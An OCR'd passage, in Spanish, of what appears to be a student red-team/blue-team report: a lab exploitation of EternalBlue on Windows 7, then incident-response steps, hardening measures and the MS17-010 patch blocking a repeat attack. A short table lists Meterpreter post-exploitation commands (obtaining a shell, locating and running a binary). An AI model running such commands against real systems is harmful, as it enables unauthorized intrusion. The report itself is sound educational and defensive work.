
Tabla 9. Comandos utilizados con la herramienta Meterpreter

Comando	Propósito
shell	Obtención del Shell en el equipo remoto.
Dir /b/s winse20w0.exe	Buscar la ubicación del archivo winse20w0.exe
cd users cd semi	Moverse entre directorios.
winse20w0.exe	Ejecutar el archivo winse20w0.exe

Fuente: El autor.


Como se puede ver en la figura 5, la explotación se realizó de manera correcta y se pudo obtener una shell en el objetivo pudiendo comprometer la totalidad del equipo.

Figura 5. Obtención del Shell en el equipo remoto.



Fuente: El autor.


Figura 6. Ejecución del archivo winse20w0.exe



Fuente: El autor.

Cabe aclarar que al efectuar todos los pasos anteriores en la máquina con sistema operativo Windows 7 de 32 bits no era posible efectuar la explotación debido a que la carga útil está configurada para sistemas de 64 bits. Esto último ocasionaba que la máquina antes mencionada mostrar el BSOD (Blue Screen of Death) o también conocida como pantalla azul de la muerte en repetidas ocasiones.

Figura 7. BSOD resultante de efectuar el proceso de explotación.



Fuente: El autor.

1.4 DETECTAR Y CONTENER EXITOSAMENTE UN ATAQUE EN TIEMPO REAL

1.4.1 Acciones para detectar y contener exitosamente un ataque en tiempo real: A continuación, se muestran los pasos que se pueden seguir en caso de encontrase un ataque en tiempo real:

1.4.1.1 Identificar el problema: El primer paso a seguir después de un ciberataque es de suma importancia. Identificar un ciberataque a veces puede ser más difícil de lo que parece, pero es realmente importante identificar la brecha de seguridad lo antes posible. La identificación de una brecha de seguridad hace que sea más fácil y eficaz responder al problema y consiste en averiguar el tipo de ataque efectuado, los activos de información que se han visto afectados, y el grado de afectación a la organización.

1.4.1.2 Contención del ataque: Después de la identificación, el enfoque debe volverse hacia la contención. Se pueden efectuar acciones encaminadas a detener el ataque y recuperar el control total de los sistemas antes de que los daños sean mayores. Los métodos incluyen:

- Desconexión de los sistemas afectados de la red global de la empresa.
- Revocación de derechos / permisos de acceso de cuentas no autorizadas.
- Deshabilitar cuentas comprometidas.
- Bloquea el tráfico malicioso entrante reconfigurando temporalmente los firewalls.
- Deshabilitar temporalmente un servicio comprometido.
- Separar los datos confidenciales y la información más relevante de las redes afectadas.
- Restablecer los sistemas de inicio de sesión y los sistemas de autorización.
- Apagar todos los sistemas y redes de la empresa para reducir los impactos (Sólo como recurso final).

1.4.1.3 Informar a las partes interesadas relevantes: De acuerdo con la ley, las empresas deben denunciar el incidente a las autoridades correspondientes, pero también a los clientes que podrían haber sido afectados por el ciberataque. En Colombia la entidad encargada de recepcionar y adelantar las investigaciones pertinentes es la Fiscalía General de la Nación, a través del sitio web del Sistema Nacional de Denuncia Virtual. Si bien una organización puede mostrarse reacia a compartir que sus defensas han sido violadas, es de suma importancia que sus clientes estén informados para que puedan tomar las medidas adecuadas para protegerse a sí mismos.

1.4.1.4 Identificar vulnerabilidades y fortalecer las medidas de ciberseguridad: Una vez que se ha contenido el incidente y se ha recuperado el acceso completo a todos los sistemas, pasamos a evaluar el alcance total del daño en los activos y sistemas de la empresa. Después de esto, es necesario volver a realizar una evaluación de riesgos completa que debe presentarse y tener la aprobación del equipo de liderazgo. Esto permite a la empresa revaluar las amenazas y vulnerabilidades en sus sistemas y por lo tanto, volver a implementar controles mejorados al igual que la incorporación de software/hardware, protocolos de seguridad y capacitación necesarios para fortalecer la ciberseguridad de la organización.

1.4.1.5 Documentar los procedimientos y preservar las evidencias: Mientras se realizan las tareas para dar respuesta al ataque, es indispensable asegurarse de que se está documentando cada procedimiento realizado, así como los hallazgos encontrados. Preservar la evidencia es fundamental para evaluar posteriormente por medio de un análisis forense cuando sucedió el ataque / incidente, de qué forma ocurrió y quién fue el responsable. A partir de esta evidencia se podrá determinar la vulnerabilidad que permitió que el ataque tuviera éxito y ayudar a identificar y mitigar las vulnerabilidades utilizadas para acceder ilegalmente a la red y al firewall, como también para abordar los requisitos reglamentarios y legales.

1.4.2 Medidas de hardenización: Para asegurarse de que la seguridad de la información no se vea comprometida nuevamente, es necesario implementar las siguientes medidas de endurecimiento en su infraestructura tecnológica:

1.4.2.1 Mantener actualizados el firmware, controladores y sistema operativo: Las actualizaciones de software tienen parches de seguridad para corregir agujeros de seguridad que pueden ser detectados y posteriormente explotados por ciberdelincuentes. Además, mejoran la funcionalidad de las aplicaciones, introducen nuevas funciones, eliminan funciones obsoletas y corrigen errores que hacen que el software se comporte de forma no deseada.

1.4.2.2 Instalación de software antivirus: El software antivirus es una utilidad de seguridad de datos que se instala en un sistema informático con el propósito de proteger contra distintos tipos de malware y amenazas cibernéticas en línea. Es importante configurar el antivirus para que busque actualizaciones automáticamente al menos una vez al día debido a que las actualizaciones de antivirus contienen los archivos más recientes necesarios para combatir nuevos virus y proteger un dispositivo contra ataques de día cero. En el mercado podemos encontrar algunas soluciones antivirus gratuitas, tales como: Adaware, Avast, AVG, Avira, Windows Defender.

1.4.2.3 Configuración de un firewall: Un firewall es una herramienta de seguridad basado en hardware o software que se utiliza en redes para prevenir

ataques de hackers, virus, gusanos, malware, etc. El firewall monitorea continuamente el tráfico entrante y saliente y, según las reglas del firewall (demasiadas conexiones, solicitudes de inicio de sesión fallidas, escaneo de puertos y otros comportamientos sospechosos), este bloquea o permite el acceso. Un firewall configurado correctamente permite a los usuarios autorizados acceder a los datos hacia adentro y hacia afuera y bloquear el acceso el acceso no autorizado al servidor de los usuarios malintencionados desde fuera de la red. Dentro de las principales alternativas de software gratuitas que existen actualmente se encuentran: Comodo, PeerBlock, GlassWire, Tinywall, Windows Firewall.

1.4.2.4 Virtualización de las máquinas afectadas: Cuando las máquinas virtuales y las aplicaciones están correctamente aisladas, solo una aplicación en un sistema operativo se ve afectada por un ataque. Cuando se configura correctamente, un entorno virtual proporciona flexibilidad, ya que permite compartir sistemas sin tener que compartir necesariamente información crítica entre los sistemas, además si una máquina virtual está infectada, se puede revertir a un estado "seguro" anterior que existía antes del ataque. Para llevar a cabo dicha tarea es posible utilizar cualquiera de las siguientes herramientas de virtualización gratuitas: VirtualBox, Hyper-V, VM Lite, VMWare.

1.4.2.5 Realizar una evaluación del riesgo de los activos de información: La gestión de riesgos consiste en descubrir cuáles son los riesgos, dónde están y dónde son más importantes y cómo mitigar los riesgos identificados a un nivel aceptable para que el negocio continúe. Es un proceso bastante intensivo, ya que el evaluador no solo debe conocer todos los sistemas, procesos y personas involucradas, también debe conocer cuáles son las amenazas y vulnerabilidades que son relevantes. La gestión de riesgos examina todos los aspectos de la seguridad de la información, que incluye medidas físicas y ambientales, administrativas y de gestión, así como medidas técnicas.

1.4.2.6 Creación de un plan de contingencia: La creación de un plan de contingencia implica la implementación de una estrategia integral para mantener las operaciones comerciales durante un evento catastrófico como una filtración de datos o una infección por malware. Al crear planes de contingencia, una organización mitiga su riesgo y minimiza la pérdida de activos críticos si ocurriera un ataque.

1.4.2.7 Implementar una política de seguridad de la información: Una política de seguridad de la información es un documento, o un conjunto de documentos, destinado a dirigir las acciones de los empleados con respecto a la protección de la información de la empresa y los sistemas de TI, etc. Dichas políticas de seguridad respaldan la tríada de la CIA (Confidencialidad, Integridad y Disponiblidad) e identifican quién, qué y por qué con respecto a las acciones

deseadas, y juegan un papel importante en la postura de seguridad general de una organización.


1.4.3 Implementación de las medidas de endurecimiento. A continuación, se implementarán las medidas de endurecimiento propuestas y posterior a ello se intentará nuevamente replicar el ataque efectuado, para comprobar que cumplen con su función de impedir que se vuelva a presentar un incidente del mismo tipo en la organización.

Tabla 10. Medidas de endurecimiento implementadas.

Acción	Propósito
Instalar la actualización MS17-010	Corregir la vulnerabilidad EternalBlue que permitió la filtración de los datos en las maquinas afectadas en el escenario analizado en la etapa 3, es necesario instalar la actualización MS17-010 lanzada el 14 de marzo de 2017, la cual impide que un atacante pueda efectuar una ejecución remota de código a través del envío de mensajes diseñados para el servidor Server Message Block 1.0 (SMBv1) de Microsoft Windows en dispositivos con sistema operativo Windows 7 y Windows Server.

Fuente: Elaboración propia.

Figura 8. Intento de explotación de la vulnerabilidad en la máquina víctima.



Como se puede observar en la Figura 8, el exploit no se puede ejecutar correctamente arrojando el siguiente mensaje (Exploit aborted due to failure: not-vulnerable: Set ForceExploit to override) y por lo tanto no es posible realizar la intrusión.

2. SUSTENTACIÓN DEL INFORME

URL de acceso al video:

https://drive.google.com/drive/folders/1kCTVoe0rzvh37zN8zjusB07r48OFoIzG?usp=sharing

CONCLUSIONES

Es fundamental para los expertos en seguridad de la información conocer el código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, así como la normativa vigente que regula los delitos informáticos en nuestro país. Esto último es de suma importancia para conocer más a fondo los alcances en materia ética y legal que rigen un acuerdo de confidencialidad y así evitar cometer alguna falta grave que derive en la revocación de la tarjeta profesional e inhabilidad para ejercer la profesión, o incluso incurrir en un delito informático.

La implementación de una estrategia de equipo rojo y azul permite que una organización se beneficie de dos enfoques y conjuntos de habilidades totalmente diferentes. También aporta cierta competitividad a la tarea, lo que fomenta un alto rendimiento por parte de ambos equipos. El equipo rojo es valioso, ya que identifica vulnerabilidades, pero solo puede resaltar el estado actual del sistema. Por otro lado, el equipo azul es valioso porque brinda protección a largo plazo al garantizar que las defensas se mantengan fuertes y al monitorear constantemente el sistema.

Al simular escenarios de ataque de la vida real, los ejercicios del equipo rojo contra el equipo azul brindan información invaluable sobre el estado de la infraestructura de seguridad de una organización. Utilizados junto con auditorías de seguridad, controles de seguridad física, análisis de vulnerabilidades y otros programas de seguridad en curso, pueden ser una herramienta muy eficaz para eliminar puntos débiles y mantener una postura de seguridad sólida en un entorno de amenazas en constante evolución.

RECOMENDACIONES

La comunicación entre los dos equipos es el factor más importante para el éxito de los ejercicios del equipo rojo y azul. El equipo azul debe mantenerse actualizado sobre las nuevas tecnologías para mejorar la seguridad y debe compartir estos hallazgos con el equipo rojo. Asimismo, el equipo rojo siempre debe estar al tanto de las nuevas amenazas y técnicas de penetración utilizadas por los piratas informáticos y asesorar al equipo azul sobre las técnicas de prevención.

Dependiendo del objetivo de su prueba, dependerá de si el equipo rojo informa o no al equipo azul de una prueba planificada. Por ejemplo, si el objetivo es simular un escenario de respuesta real a una amenaza "legítima", no querrá decirle al equipo azul sobre la prueba. Cuando se completa la prueba, ambos equipos recopilan información e informan sobre sus hallazgos. El equipo rojo avisa al equipo azul si logran penetrar las defensas y brinda consejos sobre cómo bloquear intentos similares en un escenario real. Asimismo, el equipo azul debe informar al equipo rojo si sus procedimientos de monitoreo detectaron o no un intento de ataque. Luego, ambos equipos deben trabajar juntos para planificar, desarrollar e implementar controles de seguridad más sólidos según sea necesario.

Los ejercicios del equipo rojo/equipo azul tienen relativamente poco valor a menos que ambos equipos informen completamente a todas las partes interesadas después de cada participación y ofrezcan un informe detallado sobre todos los aspectos de la actividad del proyecto, incluidas las técnicas de prueba, los puntos de acceso, las vulnerabilidades y otra información específica. que ayudará a la organización a cerrar adecuadamente las brechas y fortalecer sus defensas.

La gerencia debe asegurarse de que los equipos rojo y azul trabajen juntos y se mantengan informados entre sí. La cooperación mejorada entre ambos equipos a través del intercambio adecuado de recursos, informes e intercambio de conocimientos es esencial para la mejora continua del programa de seguridad.

BIBLIOGRAFÍA

AZZAM, M., MARC-ANDRÉ, L and MOURAD, D. Security Hardening of Open Source Software. Conference: Proceedings of the 2006 International Conference on Privacy, Security and Trust: Bridge the Gap Between PST Technologies and Business Services. Canada: Ontario, 2006. p. 2.

CISCO. [Sitio web]. What Is Penetration Testing? [Consulta: 9 de octubre de 2020]. Disponible en: https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html

CrowdStrike. [Sitio web]. Red Team vs Blue Team Defined. [Consulta: 8 de octubre de 2020]. Disponible en: https://www.crowdstrike.com/epp-101/red-team-vs-blue-team/

CVE - Common Vulnerabilities and Exposures (CVE). [Sitio web]. [Consulta: 12 de octubre de 2020]. Disponible en: https://cve.mitre.org/

EC-Council Blog. [Sitio web]. Red Team vs Blue Team. [Consulta: 6 de octubre de 2020]. Disponible en: https://blog.eccouncil.org/red-team-vs-blue-team/#:~:text=Blue%20team%20members%20are%2C%20by,attack%20as%20realistic%20as%20chaotic

Exploit Database - Exploits for Penetration Testers, Researchers, and Ethical Hackers. [Sitio web]. [Consulta: 10 de octubre de 2020]. Disponible en: https://www.exploit-db.com/

FERNANDEZ, A. y GARCÍA, D. Complex vs. Simple Asset Modeling Approaches for Information Security Risk Assessment Evaluation with MAGERIT methodology. University of Oviedo. Gijon. 2016. Disponible en: http://www.dline.info/jisr/fulltext/v7n4/jisrv7n4_1.pdf

FIRCH, Jason. Red Team VS Blue Team: What's the Difference? Purplesec. 2020. Disponible en: https://purplesec.us/red-team-vs-blue-team-cyber-security/

GUAGALANGO R, ARROYO, A and GUUN S. International Journal of Applied Engineering Research ISSN 0973-4562 Volume 12, Number 17. 2017. pp. 6741-6750. Disponible en: https://www.ripublication.com/ijaer17/ijaerv12n17_62.pdf

MAYNOR David, MOOKHEY, K. Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research, 2007. p. 1-64

Nmap: the Network Mapper - Free Security Scanner. [Sitio web]. [Consulta: 10 de octubre de 2020]. Disponible en: https://nmap.org/

Offensive Security. [Sitio web]. About the Metaesploit Meterpreter. [Consulta: 12 de octubre de 2020]. Disponible en: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

VERDÚN, J. "The risks analysis like a practice of secure. A revision of models and methodologies," 5th IFIP International Conference on Network Control & Engineering for QoS, Security and Mobility, Madrid. 2006.